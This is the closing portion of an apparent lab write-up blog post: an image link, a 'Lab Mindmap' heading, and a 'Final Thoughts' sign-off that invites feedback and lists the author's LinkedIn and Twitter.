
✅ Lab Mindmap
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter